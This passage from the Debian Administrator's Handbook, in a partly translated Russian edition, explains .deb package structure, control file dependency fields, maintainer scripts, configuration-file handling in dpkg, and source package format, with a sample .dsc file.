Как вы видите, архив **ar** пакета Debian состоит из трех файлов:

debian-binary

This is a text file which simply indicates the version of the .deb file package format version. In Debian Buster it is still version 2.0.

control.tar.xz

This archive file contains all of the available meta-information, like the name and version of the package as well as some scripts to run before, during or after (un-)installation of it. Some of the meta-information allows package management tools to determine if it is possible to install or uninstall it, for example according to the list of packages already on the machine, and if files shipped have been modified locally.

data.tar.xz, **data.tar.bz2**, **data.tar.gz**

This archive contains all of the files to be extracted from the package; this is where the executable files, libraries, documentation, etc., are all stored. Packages may use different compression formats, in which case the file will be named differently for **xz**, **bzip2** or **gzip**.

5.2. Метаинформация пакета

The Debian package is not only an archive of files intended for installation. It is part of a larger whole and describes its relationship with other Debian packages (requisites, dependencies, conflicts, suggestions). It also provides scripts that enable the execution of commands at different stages in the package's lifecycle (installation, upgrade, removal). These data are used by the package management tools but are not part of the packaged software; they are, within the package, what is called its “meta-information” (information about other information).

5.2.1. Описание: файл control

This file uses a structure similar to email headers (as defined by [RFC 2822](#)) and is fully described in the Debian Policy and the manual pages deb-control(5) and deb822(5).

→ <https://www.debian.org/doc/debian-policy/ch-controlfields.html>

For example, for apt, the control file looks like the following:

```
$ apt-cache show apt
Package: apt
Version: 1.8.2
Installed-Size: 4064
Maintainer: APT Development Team <deity@lists.debian.org>
Architecture: amd64
Replaces: apt-transport-https (<< 1.5~alpha4~), apt-utils (<< 1.3
Provides: apt-transport-https (= 1.8.2)
Depends: adduser, gpgv | gpgv2 | gpgv1, debian-archive-keyring, l
Recommends: ca-certificates
Suggests: apt-doc, aptitude | synaptic | wajig, dpkg-dev (>= 1.17
Breaks: apt-transport-https (<< 1.5~alpha4~), apt-utils (<< 1.3~e
Description-en: commandline package manager
  This package provides commandline tools for searching and
  managing as well as querying information about packages
  as a low-level access to all features of the libapt-pkg library.
.
These include:
 * apt-get for retrieval of packages and information about them
   from authenticated sources and for installation, upgrade and
   removal of packages together with their dependencies
 * apt-cache for querying available information about installed
   as well as installable packages
 * apt-cdrom to use removable media as a source for packages
 * apt-config as an interface to the configuration settings
 * apt-key as an interface to manage authentication keys
Description-md5: 9fb97a88cb7383934ef963352b53b4a7
Tag: admin::package-management, devel::lang:ruby, hardware::stora
      hardware::storage:cd, implemented-in::c++, implemented-in::perl,
      implemented-in::ruby, interface::commandline, network::client,
      protocol::ftp, protocol::http, protocol::ipv6, role::program,
      scope::application, scope::utility, suite::debian, use::download
      use::organizing, use::playing, use::searching, works-with-format
```

```
works-with::audio, works-with::software:package, works-with::tex
Section: admin
Priority: required
Filename: pool/main/a/apt/apt_1.8.2_amd64.deb
Size: 1418108
MD5sum: 0e80dedab6ec1e66a8f6c15f1925d2d3
SHA256: 80e9600822c4943106593ca5b0ec75d5aafa74c6130ba1071b013c42c
```

К ОСНОВАМ RFC — стандарты Интернета

RFC is the abbreviation of “Request For Comments”. An RFC is generally a technical document that describes what will become an Internet standard. Before becoming standardized and frozen, these standards are submitted for public review (hence their name). The IETF (Internet Engineering Task Force) decides on the evolution of the status of these documents (proposed standard, draft standard, or standard).

RFC 2026 определяет процесс стандартизации интернет-протоколов.

→ <http://www.faqs.org/rfcs/rfc2026.html>

5.2.1.1. Зависимости: поле Depends

The dependencies are defined in the `Depends` field in the package header. It is a list of conditions to be met for the package to work correctly. This information is used by tools such as `apt` in order to install the required libraries, tools, drivers, etc. in appropriate versions fulfilling the dependencies of the package to be installed. For each dependency, it is possible to restrict the range of versions that meet that condition. In other words, it is possible to express the fact that we need the package `libc6` in a version equal to or greater than “2.15” (written “`libc6 (>= 2.15)`”). Version comparison operators are as follows:

- `<<`: меньше;
- `<=`: меньше или равна;
- `=`: равна (однако «`2.6.1`» — не то же самое, что и «`2.6.1-1`»);
- `>=`: больше или равна;
- `>>`: больше.

In a list of conditions to be met, the comma serves as a separator. It must be interpreted as a logical “and”. In conditions, the vertical bar (“|”) expresses a

logical “or” (it is an inclusive “or”, not an exclusive “either/or”). Carrying greater priority than “and”, it can be used as many times as necessary. Thus, the dependency “(A or B) and C” is written **A | B, C**. In contrast, the expression “A or (B and C)” should be written as “(A or B) and (A or C)”, since the Depends field does not tolerate parentheses that change the order of priorities between the logical operators “or” and “and”. It would thus be written **A | B, A | C**.

→ <https://www.debian.org/doc/debian-policy/#document-ch-relationships>

Система зависимостей — хороший механизм для обеспечения работоспособности программ, но у него есть и другое применение — «метапакеты». Это пустые пакеты, в которых описаны только зависимости. Они обеспечивают установку группы взаимосвязанных программ, выбранных сопровождающим метапакетом; соответственно, **apt install** метапакет автоматически установит все эти программы, используя зависимости метапакета. Пакеты `gnome`, `kde-full` и `linux-image-amd64` являются примерами метапакетов.

ПОЛИТИКА DEBIAN Поля Recommends, Suggests и Enhances

В полях `Recommends` и `Suggests` указываются зависимости, не являющиеся обязательными. «Рекомендуемые» зависимости, более важные, значительно улучшают функциональность, предоставляемую пакетом, но не являются совершенно необходимыми для его работы. «Предлагаемые» зависимости, следующие по значимости, означают, что некоторые пакеты могут дополнить устанавливаемый или быть полезными в связке с ним, но вполне целесообразной будет и установка одного без других.

You should always install the “recommended” packages, unless you know exactly why you do not need them. This is now also the default for APT unless configured otherwise. Conversely, it is not necessary to install “suggested” packages unless you know why you need them. The behavior of **apt** can be controlled by using the `APT::Install-Recommends` and `APT::Install-Suggests` configuration options or the corresponding command line options `--[no-]install-recommends` and `--[no-]install-suggests`.

В поле `Enhances` также указывается предложение, но другого рода. Оно на самом деле находится в предлагаемом пакете, а не в пакете, который выигрывает от такого предложения. Смысл этого в том, что становится возможным добавить предложение, не меняя затрагиваемый пакет. Так, все дополнения, плагины и прочие расширения программы смогут появиться в списке предложений, относящихся к программе. Хотя оно существует уже несколько лет, это поле до сих пор по большей части игнорируется такими программами, как **apt** и **synaptic**. Смысл этого в том, чтобы предложения, вносимые через поле `Enhances`, отображались пользователю в дополнение к обычным предложениям — тем, которые

находятся в поле Suggests.

ПОЛИТИКА DEBIAN Pre-Depends, более требовательное Depends

«Предварительные зависимости», перечисленные в поле «Pre-Depends» заголовков пакетов, дополняют обычные зависимости; их синтаксис аналогичен. Обычная зависимость показывает, что пакет должен быть распакован и настроен до настройки зависимого пакета. Предварительная зависимость оговаривает, что пакет должен быть распакован и настроен до запуска предустановочного сценария пакета, для которого указана предварительная зависимость, то есть до его установки.

Предварительная зависимость очень требовательна к **apt**, поскольку добавляет строгие ограничения на порядок установки пакетов. Поэтому использование предварительных зависимостей без крайней необходимости не поощряется. Более того, перед добавлением предварительной зависимости рекомендовано проконсультироваться с другими разработчиками в <debian-devel@lists.debian.org>. Как правило удаётся найти другое решение или обходной путь.

5.2.1.2. Конфликты: поле Conflicts

The Conflicts field indicates when a package cannot be installed simultaneously with another. The most common reasons for this are that both packages include a file of the same name and path, or provide the same service on the same TCP port, or would hinder each other's operation.

dpkg откажется установить пакет, если он вызовет конфликт с уже установленным пакетом, за исключением тех случаев, когда новый пакет указывает, что он будет «заменять» установленный пакет, — тогда **dpkg** заменит старый пакет на новый. **apt** всегда следует вашим указаниям: если вы выберете установку нового пакета, он автоматически предложит удалить проблемный пакет.

5.2.1.3. Несовместимость: поле Breaks

По своему действию поля Breaks похоже на поле Conflicts, но оно несёт особый смысл. Оно сообщает, что установка пакета «поломает» другой пакет (или конкретные его версии). Как правило, такая несовместимость между пакетами имеет временный характер, и Breaks

указывает на конкретные несовместимые версии.

dpkg откажется установить пакет, который поломает уже установленный пакет, и **apt** попытается решить проблему путём обновления пакета, который оказался бы сломанным, до более новой версии (которая, как предполагается, будет исправленной и, таким образом, снова совместимой).

Подобные ситуации могут возникнуть в случае обновления без обратной совместимости: это происходит, если новая версия работает не так, как старая, что приводит к сбою в другой программе, если не принять должных мер. Поле **Breaks** помогает пользователю не сталкиваться с такими проблемами.

5.2.1.4. Предоставляемое пакетом: поле `Provides`

Это поле вводит очень интересную концепцию «виртуального пакета». Она имеет много применений, два из которых особенно важны. Первое состоит в использовании виртуального пакета, чтобы привязать к нему общее название сервиса (пакет «предоставляет» сервис). Вторая показывает, что пакет полностью заменяет другой, и что при этом он может удовлетворять зависимости, которые удовлетворил бы другой. Таким образом, можно создать замену пакета без необходимости использовать то же самое имя пакета.

СЛОВАРЬ Метапакет и виртуальный пакет

Очень важно четко понимать различие между метапакетами и виртуальными пакетами. Первые являются настоящими пакетами (то есть файлами .deb), единственное назначение которых состоит в том, чтобы сообщить о зависимостях.

Виртуальные пакеты, напротив, не существует физически; они являются только средством идентификации реальных пакетов на основании общих, логических критериев (предоставляемого сервиса, совместимости со стандартной программой или ранее созданным пакетом и т. д.).

5.2.1.4.1. Предоставление «сервиса»

Давайте рассмотрим первый случай более подробно на примере: все почтовые серверы, такие как postfix или sendmail, «предоставляют» виртуальный пакет mail-transport-agent. Поэтому в любом пакете, для работы которого нужен этот сервис (например менеджере списков рассылки вроде smartlist или sympa), просто указывается зависимость от mail-transport-agent вместо того, чтобы указывать большой, и при этом всё равно неполный список возможных решений (то есть **postfix | sendmail | exim4 | ...**). Кроме того, бесполезно устанавливать два почтовых сервера на одной машине, поэтому каждый из этих пакетов сообщает о конфликте с виртуальным пакетом mail-transport-agent. Конфликт пакета с самим собой игнорируется системой, но данная технология не допустит установки двух почтовых серверов одновременно.

ПОЛИТИКА DEBIAN Список виртуальных пакетов

Чтобы от виртуального пакета была польза, все должны прийти к соглашению о его имени. Именно поэтому имена стандартизированы в политике Debian. Список, помимо всего прочего, включает в себя mail-transport-agent для почтовых серверов, c-compiler для компиляторов языка программирования C, www-browser для веб-браузеров, httpd для веб-серверов, ftp-server для FTP-серверов, x-terminal-emulator для эмуляторов терминала в графическом режиме (**xterm**) и x-window-manager для оконных менеджеров.


Полный список можно найти в Сети:

→ <http://www.debian.org/doc/packaging-manuals/virtual-package-names-list.txt>

5.2.1.4.2. Взаимозаменяемость другим пакетом

The Provides field is also interesting when the content of a package is included in a larger package. For example, the libdigest-md5-perl Perl module was an optional module in Perl 5.6, and has been integrated as standard in Perl 5.8 (and later versions, such as 5.28 present in Buster). As such, the package perl has since version 5.8 declared Provides: libdigest-md5-perl so that the dependencies on this package are met if the user has Perl 5.8 (or newer). The libdigest-md5-perl package itself has eventually been deleted, since it no longer had any purpose when old Perl versions were removed.

Рисунок 5.1. Использование поля `Provides` для того, чтобы не нарушать зависимости



Эта функция очень полезна, поскольку никогда нельзя предвидеть превратности процесса разработки, и важно иметь возможность подстроиться к переименованию устаревшего ПО или другим автоматическим заменам.

Perl (Practical Extraction and Report Language) is a very popular programming language. It has many ready-to-use modules that cover a vast spectrum of applications, and that are distributed by the CPAN (Comprehensive Perl Archive Network) servers, an exhaustive network of Perl packages.

- <https://www.perl.org/>
- <https://www.cpan.org/>

Так как это интерпретируемый язык, программа, написанная на Perl, не требуют компиляции перед выполнением. Поэтому они называются «сценариями Perl».

5.2.1.4.3. Прошлые ограничения

Виртуальные пакеты имеют некоторые ограничения, самым значительным из которых является отсутствие номера версии. Вернемся к предыдущему примеру: зависимость, такая как `Depends: libdigest-md5-perl (>= 1.6)`, несмотря на наличие Perl 5.10, никогда не будет считаться удовлетворённой системой управления пакетами — в то время как на самом деле она скорее всего удовлетворена. Не зная этого, пакетная система выбирает наименее опасный путь, предполагая, что версии не соответствуют.

This limitation has been lifted in dpkg 1.17.11, and is no longer relevant. Packages can assign a version to the virtual packages they provide with a dependency such as `Provides: libdigest-md5-perl (= 1.8)`.

5.2.1.5. Замена файлов: поле Replaces

Поле `Replaces` указывает, что пакет содержит файлы, которые также присутствуют в другом пакете, но при этом пакет имеет право заменить их. Без этого поля `dpkg` завершится с ошибкой, сообщив, что не может перезаписать файлы другого пакета (формально, можно заставить его сделать это с помощью опции `--force-overwrite`, но это не является обоснованной стандартной операцией). Это позволяет выявить потенциальные проблемы и вынуждает сопровождающего изучить вопрос прежде чем добавлять такое поле.

Это поле используется при изменении имени пакета, или когда один

пакет включается в состав другого. Это также происходит в случае, если сопровождающий решает распределить файлы по-другому между двоичными пакетами, полученными из одного и того же исходного: заменённый файл больше не принадлежит старому пакету, а только новому.

Если все файлы в установленном пакете были заменены, принимается решение об удалении пакета. Наконец, это поле также указывает **dpkg** удалить заменённый пакет в случае конфликта.

УГЛУБЛЯЕМСЯ Поле Tag

In the apt example above, we can see the presence of a field that we have not yet described, the **Tag** field. This field does not describe a relationship between packages, but is simply a way of categorizing a package in a thematic taxonomy. This classification of packages according to several criteria (type of interface, programming language, domain of application, etc.) has been available for a long time. Despite this, not all packages have accurate tags and it is not yet integrated in all Debian tools; **aptitude** displays these tags, and allows them to be used as search criteria. For those who are repelled by **aptitude**'s search criteria, the following website allows navigation of the tag database:

→ <https://wiki.debian.org/Debtags>

5.2.2. Сценарии настройки

In addition to the `control` file, the `control.tar.gz` archive for each Debian package may contain a number of scripts, called by `dpkg` at different stages in the processing of a package. The Debian Policy describes the possible cases [in detail](#), specifying the scripts called and the arguments that they receive. These sequences may be complicated, since if one of the scripts fails, `dpkg` will try to return to a satisfactory state by canceling the installation or removal in progress (insofar as it is possible).

УГЛУБЛЯЕМСЯ База данных dpkg

Все сценарии настройки для установленных пакетов хранятся в каталоге `/var/lib/dpkg/info/` в виде файла, префикс имени которого совпадает с именем пакета. В этом каталоге также содержатся файлы с расширением `.list` для каждого пакета, содержащие список файлов, принадлежащих каждому пакету.

Файл `/var/lib/dpkg/status` содержит последовательности блоков данных (в формате небезызвестных почтовых заголовков, RFC 2822) с описанием статуса каждого пакета. Информация из файла `control` установленного пакета также дублируется сюда.

In general, the `preinst` script is executed prior to installation of the package, while `postinst` follows it. Likewise, `prerm` is invoked before removal of a package and `postrm` afterwards. An update of a package is equivalent to removal of the previous version and installation of the new one. It is not possible to describe in detail all the possible scenarios here, but we will discuss the most common two: an installation/update and a removal.

ВНИМАНИЕ Символические имена сценариев

В последовательностях, описанных в этом разделе, сценарии вызываются по особым именам, таким как `old-prerm` или `new-postinst`. Это, соответственно, сценарий `prerm`, содержащийся в старой версии пакета (установленной до обновления), и сценарий `postinst`, содержащийся в новой версии (установленной при обновлении).

СОВЕТ Диаграммы состояний

Manoj Srivastava and Margarita Manterola made the following diagrams explaining how the configuration scripts are called by **dpkg**.

- <https://people.debian.org/~srivasta/MaintainerScripts.html>
- <https://www.debian.org/doc/debian-policy/ap-flowcharts.html>

5.2.2.1. Установка и обновление

Вот что происходит во время установки пакета (или его обновления):

1. Для обновления **dpkg** запускает **old-prerm upgrade новая-версия**.
2. Также для обновления **dpkg** запускает **new-preinst upgrade старая-версия**; при установке запускается **new-preinst install**. Последним параметром может быть добавлена старая версия, если пакет уже устанавливался раньше, но был удалён (но не вычищен, то есть конфигурационные файлы сохранились).
3. После этого распаковываются файлы нового пакета. Если файл уже существует, он заменяется, но создаётся временная резервная копия.
4. При обновлении **dpkg** вызывает **old-postrm upgrade новая-версия**.
5. **dpkg** обновляет все внутренние данные (список файлов, сценарии настройки и т. п.) и удаляет резервные копии заменённых файлов. Теперь обратного пути нет: **dpkg** более недоступны все элементы, необходимые для отката к предыдущему состоянию.
6. **dpkg** обновит все конфигурационные файлы, выводя запрос пользователю, если это невозможно сделать автоматически. Подробности этой процедуры рассмотрены в [Раздел 5.2.3, «Контрольные суммы, список конфигурационных файлов»](#).
7. Наконец, **dpkg** настраивает пакет, запуская **new-postinst configure последняя-настроенная-версия**.

5.2.2.2. Удаление пакета

Вот что происходит во время удаления пакета:

1. **dpkg** запускает **prerm remove**.
2. **dpkg** удаляет все файлы пакета за исключением конфигурационных файлов и сценариев настройки.
3. **dpkg** запускает **postrm remove**. Все сценарии настройки, за исключением **postrm**, удаляются. Если пользователь не использует опцию «**purge**», процесс удаления заканчивается на этом шаге.
4. Для полного удаления пакета (в случае использования команды **dpkg --purge** или **dpkg -P**) также удаляются конфигурационные файлы и их копии (*** .dpkg-tmp**, *** .dpkg-old**, *** .dpkg-new**) и временные файлы; после этого **dpkg** запускает **postrm purge**.

СЛОВАРЬ Purge, полное удаление

При удалении пакета Debian конфигурационные файлы сохраняются в целях облегчения возможной повторной установки. Кроме того, сохраняется данные, созданные демонами (например содержимое каталога сервера LDAP или содержимое базы данных SQL-сервера).

Для полного удаления всех данных, относящихся к пакету, необходимо «вычистить» ("purge") пакет с помощью команды **dpkg -P пакет**, **apt-get remove --purge пакет** или **aptitude purge пакет**.

Учитывая необратимую природу такого удаления, не следует относиться к нему легкомысленно.

Четыре сценария, описанные выше, дополняются сценарием **config**, предоставляемым пакетами, которые используют **debconf** для запроса у пользователя информации для настройки. Этот сценарий определяет вопросы, которые будут заданы **debconf** во время установки. Ответы заносятся в базу данных **debconf** для дальнейшего использования. Эти сценарии обычно выполняются **apt** до установки пакетов, последовательно, чтобы сгруппировать вопросы и задать их пользователю в начале процесса. Пред- и послеустановочные сценарии могут впоследствии использовать эту информацию, чтобы действовать в соответствии с пожеланиями пользователей.

ИНСТРУМЕНТ debconf

debconf создали для решения постоянно повторявшейся в Debian проблемы. Все пакеты

Debian, которые не могли работать без минимальной настройки, задавали вопросы, вызывая команды **echo** и **read** в послеустановочных сценариях `postinst` (и других похожих сценариях). Но это означало, что во время большой установки или обновления пользователь должен был находиться у компьютера, чтобы отвечать на различные вопросы, которые могли возникнуть в любое время. Необходимость в таких ручных вмешательствах теперь почти полностью отпала благодаря инструменту **debconf**.

У **debconf** множество интересных возможностей: взаимодействие с пользователем задаётся разработчиком; возможна локализация всех строк, отображаемых пользователю (все переводы хранятся в файле `templates`, описывающем взаимодействия); у него есть несколько интерфейсов (для текстового, графического и неинтерактивного режимов); а также возможно создание центральной базы данных ответов для распространения одной конфигурации по нескольким компьютерам... но наиболее важным является то, что теперь возможно задать все вопросы пользователю подряд, до начала длительного процесса установки или обновления. Пользователь может отойти по своим делам, пока система снимается собственно установкой, а не глядеть неотрывно на экран в ожидании вопросов.

5.2.3. Контрольные суммы, список конфигурационных файлов

In addition to the maintainer scripts and control data already mentioned in the previous sections, the `control.tar.gz` archive of a Debian package may contain other interesting files. The first, `md5sums`, contains the MD5 checksums for all of the package's files. Its main advantage is that it allows `dpkg --verify` (which we will study in [Раздел 14.3.4.1, «Auditing Packages with dpkg --verify»](#)) and `debsums` (from the package of the same name; see [Раздел 14.3.4.2, «Auditing Packages: debsums and its Limits»](#)) to check if these files have been modified since their installation. Note that when this file doesn't exist, `dpkg` will generate it dynamically at installation time (and store it in the `dpkg` database just like other control files).

`conffiles` lists package files that must be handled as configuration files (see also `deb-conffiles(5)`). Configuration files can be modified by the administrator, and `dpkg` will try to preserve those changes during a package update.

Действительно, в этой ситуации `dpkg` ведёт себя настолько интеллектуально, насколько это возможно: если стандартный конфигурационный файл не изменился между двумя версиями, она ничего не делает. Если, однако, файл был изменен, она будет пытаться обновить его. Возможны два варианта развития событий: если администратор не трогал конфигурационный файл, `dpkg` автоматически установит новую версию; если же файл был изменен, `dpkg` спросит администратора, какую версию он хочет использовать (старую с изменениями или новую из пакета). Для помощи в принятии решения `dpkg` показывает «`diff`», то есть различия между двумя версиями. Если пользователь предпочтёт оставить старую версию, новая будет храниться в том же месте, в файле с суффиксом `.dpkg-dist`. Если же пользователь выбирает новую версию, старая сохраняется в файле с суффиксом `.dpkg-old`. Другой вариант заключается в том, чтобы немедленно прервать `dpkg` и отредактировать файл, попытавшись внести нужные изменения (ранее обнаруженные с помощью `diff`).

УГЛУБЛЯЕМСЯ Как заставить **dpkg** всегда задавать вопросы по поводу конфигурационных файлов

The **--force-confask** option requires **dpkg** to display the questions about the configuration files, even in cases where they would not normally be necessary. Thus, when reinstalling a package with this option, **dpkg** will ask the questions again for all of the configuration files modified or deleted by the administrator. This is very convenient, especially for reinstalling the original configuration file if it has been deleted and no other copy is available: a normal re-installation won't work, because **dpkg** considers removal as a form of legitimate modification, and, thus, doesn't install the desired configuration file.

УГЛУБЛЯЕМСЯ Как избежать вопросов по поводу конфигурационных файлов

Хотя **dpkg** сама заботится об обновлении конфигурационных файлов, она всё же регулярно прерывает свою работу, запрашивая ввод у администратора. Это весьма малоприятно для тех, кто хочет, чтобы обновление выполнялось неинтерактивно. Поэтому у программы имеются опции, позволяющие системе выбирать ответы автоматически, руководствуясь одной и той же логикой: **--force-confold** оставляет старую версию файла; **--force-confnew** использует более новую версию файла (этот выбор применяется, даже если файл не изменялся администратором, что крайне редко является желаемым эффектом). Добавление опции **--force-confdef** указывает **dpkg**, что решения должны по возможности приниматься автоматически (в тех случаях, когда конфигурационный файл не менялся), а **--force-confnew** или **--force-confold** надо применять в остальных случаях.

These options apply to **dpkg** and are explained in detail in **dpkg(1)** or **dpkg --force-help**, but most of the time the administrator will work directly with the **aptitude** or **apt** programs. It is, thus, necessary to know the syntax used to indicate the options to pass to the **dpkg** command (their command line interfaces are very similar).

```
# apt -o DPkg::options::="--force-confdef" -o DPkg::options::="--force-confold" full-
```

Эти опции можно записать непосредственно в конфигурации **apt**. Для этого нужно добавить следующую строку в файл `/etc/apt/apt.conf.d/local`:

```
DPkg::options { "--force-confdef"; "--force-confold"; }
```

Включение этой опции в конфигурационный файл означает, что она будет распространяться и на графический интерфейс, в частности **aptitude**.

5.3. Структура исходного пакета

5.3.1. Формат

A source package is usually comprised of three files, a .dsc, a .orig.tar.gz, and a .debian.tar.xz (or .diff.gz). They allow creation of binary packages (.deb files described above) from the source code files of the program, which are written in a programming language.

Файл .dsc (Debian Source Control) представляют собой текстовый файл с заголовком в формате RFC 2822 (точно так же, как файл control, рассмотренный в [Раздел 5.2.1, «Описание: файл control»](#)), где описывается исходный пакет и указываются другие файлы, входящие в него. Он подписан сопровождающим, что гарантирует его подлинность. См. [Раздел 6.6, «Проверка подлинности пакета»](#) для получения дополнительной информации по этому вопросу.

Пример 5.1. Файл .dsc

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

Format: 3.0 (quilt)
Source: zim
Binary: zim
Architecture: all
Version: 0.68-1
Maintainer: Zim Package Maintainers <zim@packages.debian.org>
Uploaders: Raphaël Hertzog <hertzog@debian.org>
Homepage: http://zim-wiki.org
Standards-Version: 4.1.3
Vcs-Browser: https://salsa.debian.org/debian/zim
Vcs-Git: https://salsa.debian.org/debian/zim.git
Build-Depends: debhelper (>= 11), xdg-utils, python (>= 2.6.6-3~)
Package-List:
    zim deb x11 optional arch=all
Checksums-Sha1:
    a3b50aa8e44126cc7edd2c1912adf9820f50ad58 2044224 zim_0.68.orig.t
    4e13b37625789334da2d95b93e51e41ffd3b6b01 9300 zim_0.68-1.debian.
Checksums-Sha256:
    d91518e010f6a6e951a75314138b5545a4c51151fc99f513aa7768a18858df15
    23f4ddc69af74509932acc3b5f0d4cd2af943016e4fd5740b9d98ec4d49fd8c2
Files:
```

```
336041a16687abb66fd9f604b98407e8 2044224 zim_0.68.orig.tar.gz  
1714f67b35ab69e709849ad707206ca8 9300 zim_0.68-1.debian.tar.xz
```

-----BEGIN PGP SIGNATURE-----

Comment: Signed by Raphael Hertzog

```
iQEzBAEBCgAdFiEE1823g1EQnhJ1LsbSA4gdq+vCmrkFA1qyOxkACgkQA4gdq+vC  
mrnCqAf/Ww9wg97VragtVhSFvehoVoJ0ZhoqNaSuCP/W1Fuf+P0YklzL2BlkVRXW  
X23c8Qs1v6VE2iRY3mEkdwgBs1QwF0MX7H1j jQfPHCynGHK1H5dfo5fqLizgCe  
c9Pug3ZisjF90Cgsse07SVDqHVm06QsfAaGwpHAw92HDz/xwjrS/4Ejntqjy0b+r  
Gmw2AZuBdhP+7C6p7In/Gg6DHPBLQGMLCKypoZKQd1+L0fwj jeyk0zMIbjry2sRH  
H0J4FLVGAGumh3zIZlm/t3ehGfP9Dg8FvzMaCnsf80tYCSAEutrQEDBaskcTSIpq  
LOGQhK1ViDuu8gzsqm7efPEhPcsF1A==
```

```
=6jGR
```

-----END PGP SIGNATURE-----

Обратите внимание, что исходный пакет тоже имеет зависимости (Build-Depends), кардинально отличающиеся от зависимостей для двоичных пакетов, поскольку они включают в себя инструменты, необходимые для компиляции программного обеспечения и сборки двоичного пакета.

ВНИМАНИЕ Разные пространства имён

Важно отметить, что имена исходного пакета и создаваемого из него двоичного пакета не обязательно должны совпадать. Это нетрудно понять, если вы знаете, что из каждого исходного пакета может быть создано несколько двоичных пакетов. Вот почему в файле .dsc есть поля Source и Binary, где явно указываются имя исходного пакета и список создаваемых из него двоичных пакетов.

КУЛЬТУРА Зачем разделять на несколько пакетов

Довольно часто из исходного пакета (того или иного программного обеспечения) может создаваться несколько двоичных пакетов. Смысл разделения заключается в возможности использовать части программного обеспечения в различных контекстах. В случае динамической библиотеки целью установки может быть обеспечение работы того или иного приложения (например libc6) или разработка новой программы (тогда понадобится libc6-dev). Та же логика используется и для клиент-серверных приложений, для которых может возникнуть желание установить серверную часть на одной машине, а клиентскую на нескольких других (типичным примером являются openssh-server и openssh-client).

Довольно часто документация предоставляется в отдельном пакете: пользователь может установить её независимо от программного обеспечения, и может в любое время удалить её

для экономии места на диске. Кроме того, это также помогает сэкономить дисковое пространство на зеркалах Debian, так как пакет с документацией будет общим для всех архитектур (вместо того, чтобы дублировать документацию в пакетах для каждой архитектуры).

ПЕРСПЕКТИВА Различные форматы исходных пакетов

Первоначально был только один формат исходных пакетов. Это формат 1.0, который связывает архив `.orig.tar.gz` с «дебианизирующей» заплатой `.diff.gz` (есть также вариант, включающий единственный архив `.tar.gz`, который используется автоматически, если `.orig.tar.gz` отсутствует).

